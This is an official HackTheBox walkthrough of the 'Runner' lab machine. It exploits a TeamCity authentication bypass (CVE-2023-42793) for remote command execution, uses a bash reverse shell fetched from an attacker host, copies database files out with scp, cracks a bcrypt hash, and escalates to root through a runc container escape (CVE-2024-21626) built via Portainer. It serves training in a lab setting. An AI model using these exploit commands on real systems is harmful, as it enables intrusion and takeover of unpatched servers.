



HACKTHEBOX



Runner

6th March 2024 / Document No D24.100.299

Prepared By: TheCyberGeek

Machine Author: TheCyberGeek

Difficulty: **Medium**

Classification: Official

Synopsis

Runner is a medium difficulty Linux box that contains a vulnerability ([CVE-2023-42793](#)) in `TeamCity`. This vulnerability allows users to bypass authentication and extract an API token, which can be used to enable debug features for executing system commands. By gaining access to a `TeamCity` docker container and compressing the `HSQLDB` database files, we can extract credentials for the user `matthew` and find an `SSH` key for `john`. After cracking the password, we can authenticate on the host filesystem. Upon inspecting the `/etc/hosts` file, we discover a running `Portainer` instance. Using `matthew's` credentials, we access the subdomain externally. While authenticated, we find that we can create images, but our privileges are limited. After checking the version of `runc` on the host, we exploit a vulnerability ([CVE-2024-21626](#)) through the image build function of `Portainer`, which allows us to create a SUID bash file on the host.

Skills Required

- Basic Web Exploitation Skills
- HSQLDB Data Extraction
- Basic Docker Skills

Skills Learned

- TeamCity Exploitation Through CVE-2023-42793
- Docker Exploitation Through CVE-2024-21626

Enumeration


Nmap

```
nmap -sC -sV -Pn 10.129.230.247
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-title: Runner - CI/CD Specialists
|_http-server-header: nginx/1.18.0 (Ubuntu)
8000/tcp  open  nagios-nsc Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting port 80 redirects us to <http://runner.htb>. We then add that domain to our host file.

```
echo "10.129.230.247 runner.htb" | sudo tee -a /etc/hosts
```



The website showcases a company specializing in CI/CD solutions. Since there is nothing of interest on the site, we initiate the enumeration of subdomains.

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u
http://runner.htb -H "HOST: FUZZ.runner.htb" -fs 154
```


```
/'_/_\ /'_/_\ /'_/_\
^ \_/_/ ^ \_/_/ _ _ ^ \_/_/
\\ ,_\\ \\ ,_\\ \_/_/ \\ \\ ,_\\
\\ \_/_/ \\ \_/_/ \_/_/ \\ \_/_/
\\ \_/_/ \\ \_/_/ \_/_/ \_/_/
```

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://runner.htb
:: Wordlist     : FUZZ:
/usr/share/wordlists/seclists/Discovery/DNS/namelist.txt
:: Header      : Host: FUZZ.runner.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 154

teamcity [Status: 401, Size: 66, words: 8, Lines: 2, Duration:
629ms]
:: Progress: [151265/151265] :: Job [1/1] :: 754 req/sec :: Duration: [0:04:31]
:: Errors: 0 ::
```

We add the entry `teamcity.runner.htb` to our `/etc/hosts` file and access the website.



We encounter a login screen displaying version `2023.05.3 (build 129390)`. With this version number, we conduct a Google search for exploits and find [this article](#) from `SonarSource` detailing an authentication bypass that can lead to remote code execution in this specific version.

Additionally, we see another in-depth [vulnerability disclosure](#) that reveals the necessary commands to carry out the authentication bypass, enable debug mode, and execute commands.

First, we need to make a `CURL` request to the REST API endpoint to retrieve a token for `id:1`.

```
curl -X POST http://teamcity.runner.htb/app/rest/users/id:1/tokens/RPC2
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><token name="RPC2"
creationTime="2024-03-06T15:18:55.306Z"
value="eyJ0eXAiOiAiVENWMiJ9.T1FhT0lUSEZJLWlybnJYCVNFbVNwcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2MtyZi5MDJlOTU4NmM4"/>
```

With the returned API token, we then enable debugging mode.

```
curl -H "Authorization: Bearer
eyJ0eXAiOiAiVENWMiJ9.T1FhT0lUSEZJLWlybnJYCVNFbVNwcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2MtyZi5MDJlOTU4NmM4" -X POST
'http://teamcity.runner.htb/admin/dataDir.html?
action=edit&fileName=config%2Finternal.properties&content=rest.debug.processes.enable=true'
```

We refresh the server to apply the debug mode.

```
curl -H "Authorization: Bearer
eyJ0eXAiOiAiVENWMiJ9.T1FhT0lUSEZJLWlybnJYCVNFbVNwcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2MtyZi5MDJlOTU4NmM4" 'http://teamcity.runner.htb/admin/admin.html?
item=diagnostics&tab=dataDir&file=config/internal.properties'
```

After enabling debug mode, we can execute commands on the system.

```
curl -H "Authorization: Bearer
eyJ0eXAiOiAiVENWMiJ9.T1FhT0lUSEZJLWlybnJYCVNFbVNwcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2MtyZi5MDJlOTU4NmM4" -X POST
'http://teamcity.runner.htb/app/rest/debug/processes?exePath=whoami'
```

```
StdOut:tcuser
```

```
StdErr:
Exit code: 0
Time: 18ms
```

We can see we have successfully executed `whoami` as the user `tcuser`. To leverage a shell with this we will need to create a bash script with our payload, host a web server, and add additional parameters to the `CURL` URL.

```
echo -ne '#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.48/4444 0>&1' > bash.sh
sudo python3 -m http.server 80
```

With our payload being hosted on port 80 locally, we can edit the `CURL` command to execute the payload.

```
curl -H "Authorization: Bearer
eyJ0eXAiOiAiVENWMiJ9.T1FhT0lUSEZJLWlybnJYCVNFbVNwcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2MtyZi5MDJlOTU4NmM4" -X POST
'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=curl&params=10.10.14.48/bash.sh&params=-o&params=/tmp/bash.sh'
```

We then apply executable permissions to our payload.

```
curl -H "Authorization: Bearer  
eyJ0eXAiOiAiVENWMIj9.T1FhT0lUSEZJLWlybnJYCVNFbVNWcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2M0YzI5MDJlOTU4NmM4" -X POST  
'http://teamcity.runner.htb/app/rest/debug/processes?  
exePath=chmod&params=777&params=/tmp/bash.sh'
```

Finally, we execute our payload and receive a reverse shell.

```
curl -H "Authorization: Bearer  
eyJ0eXAiOiAiVENWMIj9.T1FhT0lUSEZJLWlybnJYCVNFbVNWcXJEMUw4.MDk0MDFjMDYtMDM0Yi00MjM5LWI4N2M0YzI5MDJlOTU4NmM4" -X POST  
'http://teamcity.runner.htb/app/rest/debug/processes?exePath=/tmp/bash.sh'
```

```
Listening on 0.0.0.0 4444  
Connection received on runner.htb 35952  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
    welcome to TeamCity Server Docker container  
  
* Installation directory: /opt/teamcity  
* Logs directory:         /opt/teamcity/logs  
* Data directory:        /data/teamcity_server/datadir  
  
    TeamCity will be running under 'tcuser' user (1000/1000)  
  
tcuser@647a82f29ca0:~/bin$
```

Remember this important information:

When reading the documentation for `TeamCity`, it is shown that there are sensitive paths that could be used for SSH key uploads. The documentation states that Uploaded SSH keys are stored in the `<TeamCity Data Directory>/config/projects/<project>/pluginData/ssh_keys` directory. With this knowledge, we can search the file system for any potential keys. To find the data directory, we simply execute the command `env`.

```
<SNIP>  
TEAMCITY_DATA_PATH=/data/teamcity_server/datadir  
<SNIP>
```

We navigate to `/data/teamcity_server/datadir/config/projects/` and see if there are any existing projects.

```
total 16  
drwxr-x--- 4 tcuser tcuser 4096 Feb 28 19:56 .  
drwxr-x--- 8 tcuser tcuser 4096 Mar  6 15:21 ..  
drwxr-x--- 3 tcuser tcuser 4096 Feb 28 19:56 AllProjects  
drwxr-x--- 2 tcuser tcuser 4096 Feb 28 10:37 _Root
```

We see that there is a project called `AllProjects`. Let's navigate to

`/data/teamcity_server/datadir/config/projects/AllProjects/pluginData/ssh_keys`.

```
total 12
drwxr-x--- 2 tcuser tcuser 4096 Feb 28 19:56 .
drwxr-x--- 3 tcuser tcuser 4096 Feb 28 19:56 ..
-rw-r----- 1 tcuser tcuser 2590 Feb 28 19:56 id_rsa
```

It appears that an `SSH` key is stored on the system. However, the issue we are currently encountering is the lack of information about any users on the system. There are two methods we can use to determine the user associated with the `SSH` key.

```
cat ./config/projects/AllProjects/pluginData/ssh_keys/id_rsa|grep -v '\-\'-
'|base64 -d | xxd | tail -2
00000730: c73d cf67 9c81 9b00 0000 0b6a 6f68 6e40  .=g.....john@
00000740: 7275 6e6e 6572
```

The second method involves enumerating the database files on the system. However, `TeamCity` uses a database format called `HSQLDB`. After reviewing some documentation, we found that `buildserver.data` is the database file. To connect to it, we need to extract the entire set of database files located in `/data/teamcity_server/datadir/system`.

```
tar -czvf buildserver.tar.gz buildserver*
```

To transfer the files to our host, we can use `scp` but first, we need to switch to a proper PTY.

```
script /dev/null -c bash
scp -P 2222 buildserver.tar.gz root@10.10.14.48:/root/htb/dev/runner/
```

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ scp -P 2222
buildserver.tar.gz root@10.10.14.48:/root/htb/dev/runner/
root@10.10.14.48's password:

buildserver.tar.gz                               100% 65KB 386.3KB/s 00:00
```


We create the `buildserver` directory and extract the file contents there.

```
mkdir buildserver && tar -zxf buildserver.tar.gz --directory buildserver
```


We need to download the utilities from this [link](#) and extract them in our current directory locally. Once we extract the content of the zip, we use `Java` to execute the `hsqldb.jar` which will allow us to interact with the database.

```
java -cp hsqldb-2.7.2/hsqldb/lib/hsqldb.jar org.hsqldb.util.DatabaseManagerSwing
```

Using the following settings we can connect to the local database.



Now that we are connected to the database we can check the `PUBLIC.USERS` table and extract the credentials.



We try the `SSH` key with the username `matthew` but we get an authentication failure. So we try with `john` and we can successfully authenticate.

```
chmod 600 id_rsa
ssh john@runner.htb -i id_rsa
```

After authenticating we grab the user flag.

Privilege Escalation

We check the entries in `/etc/hosts` and find a new subdomain.

```
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-
administration.runner.htb
```


Knowing there is a new subdomain available, we add it to our `/etc/hosts` file and access the website. We don't have any passwords, but thinking back we do have a couple of password hashes we can try to crack. We save `matthew's` hash to a file called `hash.txt` and perform a crack knowing the algorithm is `bcrypt`.

```
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt -w 3 -O
```

```
$2a$07$q.m8WQP8niXODv55lJVovOmXGtg6K/YPHbD48/JQsdGLuImeVo.Em:piper123
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$07$q.m8WQP8niXODv55lJVovOmXGtg6K/YPHbD48/JQsdGL...eVo.Em
Time.Started.....: Wed Mar 6 18:05:12 2024 (2 mins, 32 secs)
Time.Estimated...: Wed Mar 6 18:07:44 2024 (0 secs)
```

After a couple of minutes the hash cracks, and we attempt to authenticate to Portainer with the username and password `matthew:piper123`.



At this stage, there are no real indicators of a vulnerable component. Searching on `Google` for `Docker exploit 2024` shows `runc` in this [link](#). We verify if the host has a `runc` version of `1.1.11` or lower.

```
runc --version
runc version 1.1.7-0ubuntu1~22.04.1
spec: 1.0.2-dev
go: go1.18.1
libseccomp: 2.5.3
```

When searching for an exploit for `runc` we see that there is a `MetaSploit` module already created for this [here](#). But the problem we face now is that we are not in a `docker` group, we cannot execute any docker functions ourselves other than the ability to build images through `Portainer`, which in this case is enough to exploit. Reading the proof of concept code we take into account some crucial elements required to exploit this vulnerability.

```
# create directory to write all our files to
dir = "#{base_dir}/.#{rand_text_alphanumeric(5..10)}"
mkdir(dir)
register_dirs_for_cleanup(dir)

# Upload payload executable
payload_path = "#{dir}/.#{rand_text_alphanumeric(5..10)}"
vprint_status("Uploading Payload to #{payload_path}")
write_file(payload_path, generate_payload_exe)
register_file_for_cleanup(payload_path)
```




```
# write docker file
vprint_status("Uploading Dockerfile to #{dir}/Dockerfile")
dockerfile = %(FROM #{datastore['DOCKERIMAGE']}
WORKDIR /proc/self/fd/#{datastore['FILEDESCRIPTOR']}
RUN cd #{'..' * 8} && chmod -R 777 #{dir[1..]} && chown -R root:root #
{dir[1..]} && chmod u+s #{payload_path[1..]} )
write_file("#{dir}/Dockerfile", dockerfile)
register_file_for_cleanup("#{dir}/Dockerfile")

print_status('Building from Dockerfile to set our payload permissions')
output = cmd_exec "cd #{dir} && docker build ."
```

So the proof of concept code does the following:

1. Create a directory (defaults to `/tmp`) and assign the name to random characters
2. Copy the MetaSploit payload to `/tmp/random-id/`
3. Create a Dockerfile that uses an existing image setting the `WORKDIR` to `/proc/self/fd/8` (default file descriptor for exploit)
4. Run the following command to apply SUID permissions on the payload: `cd`
`../../../../../../../../ && chmod -R 777 tmp/ && chown -R root:root tmp/ && chmod u+s tmp/random-id/payload`

With this logic, we can now compose our own Dockerfile. We have to know the docker images on the system so we check with `Portainer`.



On the host as `john`, we create the directory structure and copy `/bin/bash` to the exploit folder.

```
mkdir -p /tmp/exploit
cp /bin/bash /tmp/exploit/bash
```

Create the Dockerfile for exploitation.

```
FROM ubuntu:latest
WORKDIR /proc/self/fd/8
RUN cd ../../../../../../ && chmod -R 777 tmp/exploit && chown -R
root:root tmp/exploit && chmod u+s tmp/exploit/bash
```

We are ready to exploit the machine. To exploit the vulnerability we need to select `Build a new image` on `Portainer`.

name

malicious-image

✓

Build method



Web editor
Use our Web editor

✓



Upload
Upload from your computer

●



URL
Specify a URL to a file

●

Web editor

You can get more information about Dockerfile format in the [official documentation](#).

Define or paste the content of your Dockerfile here [Copy to clipboard](#)

```
1 FROM ubuntu:latest
2 WORKDIR /proc/self/fd/8
3 RUN cd ../../../../../../../../ && chmod -R 777 tmp/exploit && chown -R root:root tmp/exploit && c
```

Upload

You can upload files from your local computer for referencing in your Dockerfile (using ADD filename) so they are included in your built image.

Select files

Actions

Build the image

We select `Build the image` at the bottom of the page and see that the image is compiled.

Build image

matthew

✓

Builder

Output

```
Step 1/3 : FROM ubuntu:latest
----> 3db8720ecbf5
Step 2/3 : WORKDIR /proc/self/fd/8
----> Running in 7200e89e4b84
----> Removed intermediate container 7200e89e4b84
----> d6ac31365866
Step 3/3 : RUN cd ../../../../../../../../ && chmod -R 777 tmp/exploit && chown -R root:root tmp/exploit && chmod u+s tmp/
----> Running in d534528eecd3
sh: 0: getcwd() failed: No such file or directory
/bin/sh: 1: cd:
getcwd() failed: No such file or directory
----> Removed intermediate container d534528eecd3
----> 8a8b81e4c710
Successfully built 8a8b81e4c710
Successfully tagged malicious-image:latest
```

Checking on the host filesystem in `/tmp/exploit` we see that the directory is now owned by root with `777` permission applied.

```
drwxrwxrwx  2 root root 4096 Mar  6 18:26 exploit
```

When checking the contents of `/tmp/exploit` we see that `bash` has had SUID privileges applied to it.

```
total 1372
drwxrwxrwx  2 root root  4096 Mar  6 18:26 .
drwxrwxrwt 13 root root  4096 Mar  6 18:26 ..
-rwsrwxrwx  1 root root 1396520 Mar  6 18:26 bash
```

We execute the following command and read the root flag.

```
/tmp/exploit/bash -p
cd /root
cat root.txt
```